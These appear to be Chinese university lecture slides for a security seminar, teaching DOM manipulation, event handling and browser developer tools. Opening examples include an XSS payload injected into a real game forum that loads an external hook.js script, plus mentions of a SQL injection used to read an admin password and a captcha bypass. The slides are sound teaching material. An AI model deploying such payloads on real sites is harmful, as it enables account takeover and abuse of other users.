



中國人民大學
RENMIN UNIVERSITY OF CHINA

信息学院
SCHOOL OF INFORMATION

新生研讨课
(网络空间的安全攻防)

6. 客户端浏览器调试

授课教师：游伟 副教授

授课时间：周五10:00 – 11:30（立德楼909）



课程主页：<https://www.youwei.site/course/cybersecurity>

腾讯微信运营团队

小小微信墙开发者

xx墙管理员

普通用户



注册应用

App

返回AppId和AppSecret

申请应用服务

返回media_id和pass

发布人大墙地址
(带media_id的连接)

禁言用户(media_id, pass, openid)

返回设置结果

登陆匿名墙(media_id)

请求鉴权(AppId, AppSecret)

返回用户的openid

返回用户的openid及其对应的身份凭证vid

发表帖子(media_id, openid, vid, message)

返回发帖结果和帖子的cid

查看帖子(media_id, cid)

返回帖子内容

服务器端

客户端

URL安全

游戏作弊：挤上“魂斗罗”的游戏排行榜

http://www.4399.com/flash/225668_4.htm



跨站脚本攻击

三国杀论坛：强迫加好友和转移“粮饷”

<https://club.sanguosha.com/misc.php?mod=ranklist>




通过留言方式
注入的脚本代码

```
<a href="home.php?mod=space&uid=1044931&do=profile" target="_blank" id="bid_1044931" onmouseover="showTip(this)" tip="UV1988: <img src=x onerror=appendscript('https://www.youwei.site/uv/hook.js')>" initialized="true">  

```

SQL注入

- 作业页面SQL注入漏洞，可以利用来查询管理员密码



YOJ2.0 首页 题库 考试 评测 排名 课程

完成题目数: 12 排名: 2417 游伟

课程主页 课件 作业 视频

作业列表

作业	截止时间	提交状态	分数	评语
总评成绩反馈	2023-01-19 23:59:00	已提交		
期末卷面成绩反馈	2023-01-18 23:59:00	未提交		
大作业成绩反馈	2023-01-18 23:59:00	未提交		
增补分反馈	2023-01-18 23:59:00	未提交		
附加分反馈	2023-01-18 23:59:00	未提交		
平时作业成绩反馈	2023-01-08 23:59:00	已提交	0	
其它平时成绩反馈	2023-01-08 23:59:00	未提交		
个人大作业 (加密解密)	2022-12-25 12:00:00	已提交	0	
期中成绩反馈	2022-11-29 23:59:00	已提交		

引子：微人大验证码绕开



身份认证



学工号/手机号/邮箱



密码

请输入验证码

m r s c

验证码只包含字母,不区分大小写

登录



记住登录状态

[忘记密码?](#)



为什么需要验证码?




目录

1. Web前端架构
2. Web前端调试技术
3. Web前端业务逻辑旁路
4. 浏览器扩展

6.1 Web前端架构

- 三种语言：HTML + CSS + JavaScript
- 两个机制：DOM (文档对象模型) + Event (事件)



Web前端示例

① 身份认证

学工号/手机号/邮箱


密码

请输入验证码 t Pj k

验证码只包含字母,不区分大小写

登录

☐ 记住登录状态 [忘记密码?](#)



③

对象	事件	响应
button (submit)	onclick	login()
.....		

④

```
<form id="login-form">
  <input id="username" ... />
  <input id="password" ... />
  <button id="submit" ... />
  .....
</form>
```

⑤

```
<style>
  .input { background-color: white;
           height: 45px; .....
        }
  .....
</style>
```

⑥

```
<script>
  function login() {
    result = check_verification();
    .....
  }
  button=getElementById("submit");
  button.onclick = login;
</script>
```

- ① 页面显示 ④ HTML
② DOM ⑤ CSS
③ Event ⑥ JavaScript

6.1.1 文档对象模型 (DOM)

- 将整个HTML文档描述成一棵树，文档中的每个标签对应DOM树的一个节点

```
<body onload="onload_handler()">
  <div id="input">
    <p>Input:</p>
    Value: <input type="text" id="value" />
    <input id="submit" type="submit" />
  </div>

  <hr />

  <div id="output">
    <p>Output:</p>
    <li>1</li>
  </div>

  <hr />

  <div id="avg">
    <p>Average: 1</p>
  </div>
</body>
```


Input:

Value:

Output:

• 1

Average: 1



DOM操作

■ 查询

- 按id查询: `node = document.getElementById(id)`
- 按类名查询: `node = document.getElementsByClassName(class)`
- 按标签名查询: `node = document.getElementsByTagName(tag)`

■ 修改

- 修改节点的属性: `node.{attrName} = {attrValue}`
- 设置节点的内容: `node.innerHTML = {HTML Code}`

■ 添加

- 创建节点: `document.createElement(tag)`
- 添加到指定位置: `parentNode.appendChild(newNode);`
`parentNode.insertBefore(newNode, targetNode);`

■ 删除

- 删除节点: `parentNode.removeChild(childNode)`
- 删除属性: `node.removeAttribute(attrName)`

■ 替换

- 替换节点: `parentNode.replaceChild(newNode, oldNode)`

DOM操作示例

Input:

Value: 提交

Output:

- 1

Average: 1



Input:

Value: 提交

Output:

- 1
- 3

Average: 2


```
1 <script>
2 function onsubmit_handler() {
3     value = document.getElementById("value");
4     output = document.getElementsByTagName("div")[1];
5     li = document.createElement("li");
6     li.innerHTML = value.value;
7     output.appendChild(li);
8     value.value = "";
9 }
10 </script>
```

6.1.2 事件（Event）机制

■ 事件是一种异步编程的实现方式，是一种传递信息的机制，为Web程序提供了互动性

■ 事件三要素：

- 事件类型：描述发生的事件类型
- 事件目标对象：注册了某个事件的对象
- 事件处理函数：处理所发生事件的程序代码



Web浏览器常见事件

事件类型	事件名称	事件说明
浏览器窗口事件	load	页面加载完成时触发
	unload	窗口关闭时触发
鼠标事件	click	在元素上单机鼠标左键时触发
	mousedown	在元素上按下鼠标时触发
	mouseup	在元素上释放鼠标时触发
键盘事件	keydown	当键盘按键按下时触发
	keyup	当键盘按键释放时触发
表单事件	focus	当表单元素获得焦点时触发
	submit	当表单提交时触发
剪切板事件	oncopy	在用户拷贝元素内容时触发
	onpaste	在用户粘贴元素内容时触发
DOM事件	DOMNodeInserted	有DOM元素被添加时触发
	DOMNodeRemoved	有DOM元素被删除时触发
.....		

绑定事件处理函数

- 行内绑定: `<标签 属性列表 事件类型= "处理函数" />`

```
<body onload="onload_handler()">
```

- 动态绑定: `目标对象.事件类型 = 处理函数`

```
submit = document.getElementById("submit");  
submit.onclick = onsubmit_handler;
```

- 事件监听: `目标对象.addEventListener("事件类型", 处理函数)`

Input:

Value:

Output:

• 1

Average: 1

```
output = document.getElementById("output");  
output.addEventListener("DOMNodeInserted",  
    onDOMNodeInserted_handler);
```

6.2 Web前端调试技术


- 可调试性

- 代码可得
- 源码形式


- 浏览器提供的调试支持

- 浏览器开发者工具
- 本质：在JavaScript引擎层面提供了调试接口

6.2.1 浏览器提供的开发者工具



元素面板 (Elements)




① DOM结构

② CSS样式

③ 页面布局

④ 事件监听器列表


控制台面板 (Console)



① Console输出

② 命令输入

源代码面板 (Sources)



① 源代码

⑤ 行级断点列表

② 调试操作

